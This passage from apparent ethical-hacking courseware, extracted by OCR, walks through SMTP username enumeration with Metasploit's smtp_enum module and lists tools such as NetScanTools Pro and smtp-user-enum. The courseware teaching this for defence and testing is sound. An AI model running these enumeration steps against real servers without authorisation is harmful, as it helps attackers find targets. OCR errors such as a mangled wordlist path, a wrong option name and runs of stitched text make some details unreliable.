
Attackers use the Metasploit framework to enumerate SMTP users. The framework contains an SMTP enumeration module that allows attackers to connect to the target SMTP server and enumerate usernames using predefined wordlists. The SMTP server uses its inbuilt method **VRFY** to validate the usernames in the wordlist file with the users present on the server and displays the matched list of users.

Steps to Enumerate SMTP Users Using Metasploit

- **Step 1**: Launch Metasploit `msfconsole` and switch to the relevant auxiliary scanner to initiate the process: `auxiliary/scanner/smtp/smtp_enum.`

  ```
  msf > use auxiliary/scanner/smtp/smtp_enum
  msf auxiliary(smtp_enum) >
  ```

- **Step 2**: Use the command `show options` to view the entire list of options required to perform this task. Alternatively, the command `show evasion` can be used to view the list of options to evade security solutions.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options


Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting       Required  Description
   ----       ---------------       --------  -----------
   RHOSTS                           yes       The target host(s), see https://gi
                                              thub.com/rapid7/metasploit-framewo
                                              rk/wiki/Using-Metasploit
   RPORT      25                    yes       The target port (TCP)
   THREADS    1                     yes       The number of concurrent threads (
                                              max one per host)
   UNIXONLY   true                  yes       Skip Microsoft bannered servers wh
                                              en testing unix users
   USER_FILE  /usr/share/metasploit yes       The file that contains a list of p
              -framework/data/wordl           robable users accounts.
              ists/unix_users.txt
```

Figure 4.28: Screenshot of Metasploit showing smtp_enum options

- **Step 3:** Use the option **`set RHOST`** to set the target SMTP server's IP address or a range of IP addresses.
- **Step 4:** By default, the Metasploit framework uses default wordlists located at **`/usr/share/64etasploit-framework/data/wordlists/unix_users.txt`** to enumerate SMTP users. The **`USER _FILE`** option can be set to use custom wordlists.

  `msf auxiliary(smtp_enum) > set USER_FILE <location of wordlists file>`
- **Step 5**: Use the command **`show advanced`** to view the complete list of available options in the SMTP user enumeration module.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show advanced

Figure 4.30: Screenshot of Metasploit retrieving SMTP users

As shown in the screenshot, attackers obtain a list of valid SMTP users from the target SMTP server and can use this information to initiate targeted attacks.


SMTP Enumeration Tools

NetScan Tools Pro

- NetScanTools Pro's SMTP Email Generator tool tests the process of sending an email message through an **SMTP server**

smtp-user-enum

- It is a tool for **enumerating OS-level user accounts** on Solaris via the SMTP service (sendmail)
- Enumeration is performed by inspecting the responses to **VRFY**, **EXPN**, and **RCPT TO** commands



Use this tool to send test SMTP messages and to check servers for email relaying.

SMTP mail server name (server.domain.com or IP address - required): 10.10.1.19

HELO login ID: Server2022

SMTP Port: 25

Network Timeout (sec): 15

Your Sending Domain Name: yourdomain.com

```
Connecting to 10.10.1.19 [10.10.1.19], port 25
220 Server2019 Microsoft ESMTP MAIL Service, Version: 10.0.17763.1
EHLO Server2022

SMTP Enumeration Tools

SMTP enumeration tools are used to perform username enumeration. Attackers can use the usernames obtained from this enumeration to launch further attacks on other systems in the network.

- **NetScanTools Pro**

  Source: *https://www.netscantools.com*

  NetScanTools Pro's SMTP Email Generator tool tests the process of sending an email message through an SMTP server. Attackers use NetScanTools Pro for SMTP enumeration and extract all the email header parameters, including confirm/urgent flags. Attackers can also record the email session in a log file and then view the communications between NetScanTools Pro and the SMTP server in the log file.

- **smtp-user-enum**

  Source: *http://pentestmonkey.net*

